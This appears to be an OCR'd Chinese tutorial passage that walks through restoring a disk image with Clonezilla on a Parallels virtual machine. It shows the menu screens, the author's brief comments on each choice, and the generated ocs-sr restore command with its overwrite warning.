

U4clonezilla
NCHC自由软件实验室 - 台湾
再生龙(Clonezilla) - 开放原始码再生还原系统 | 模式: restoredisk
选择镜像文件来做还原:
2023-01-05-09-img 2023-0105-0959_sda_17.2GB
<确定>
<取消>




目的硬盘就一块，也就不需要选择了


U4clonezilla
NCHC自由软件实验室 - 台湾
模式: restoredisk
Choose the mode to create the partition table on the target disk: ***ATTENTION***(1) TO CREATE A NEW PARTITION TABLE ON THE TARGET DISK. ALL THE DATA ON THE TARGET DEVICE WILL BE ERASED!!! (2) Clonezilla will not restore an image from a large disk (partition) to a smaller disk (partition). However, it can restore an image from a small disk (partition) to a larger disk (partition).
If you have no idea, keep the default values and do NOT change anything. Just press Enter.
-k0 使用镜像文件中的硬盘分割表
-k1 照比例放大产生硬盘分割表
exit 退出
<确定>
<取消>


使用默认情况




因为刚刚检查过，这次就选否了


U4clonezilla
NCHC自由软件实验室 - 台湾
模式: restoredisk
当所有操作执行完毕，要执行的动作:
-p choose 当所有操作执行完毕，选择重启/关机/其他
-p true 进入命令列
-p reboot 重启
-p poweroff 关机
<确定>
<取消>


默认选项



U4clonezilla
-p reboot 重启
-p poweroff 关机
<确定>
<取消>
****
PS. 下次您可以直接下这样的指令:
/usr/sbin/ocs-sr -g auto -e1 auto -e2 -r -j2 -c -k0 -scr -p choose restoredisk 2023-01-05-09-img sda
这个指令也被存成这个文件名供后续需要时使用: /tmp/ocs-2023-01-05-09-img-2023-01-05-10-10
****
按 Enter 键继续...
Activating the partition info in /proc... done!
****
下个步骤将把镜像文件还原到这台机器的硬盘/分区: "/home/partimag/2023-01-05-09-img" -> "sda sda1 sda2 sda3"
该镜像产生时间: 2023-0105-0959
警告!!! 警告!!! 警告!!!
警告. 在这个硬盘/分区的资料将会被完全盖掉! 所有现存的资料将会遗失:
****
Machine: Parallels Virtual Platform
sda (21.5GB_U4clonezilla-0_S_U4clonezilla-0_SSD_1BAC7R161B24770MJD6F)
****
您确认要继续执行? (y/n) y

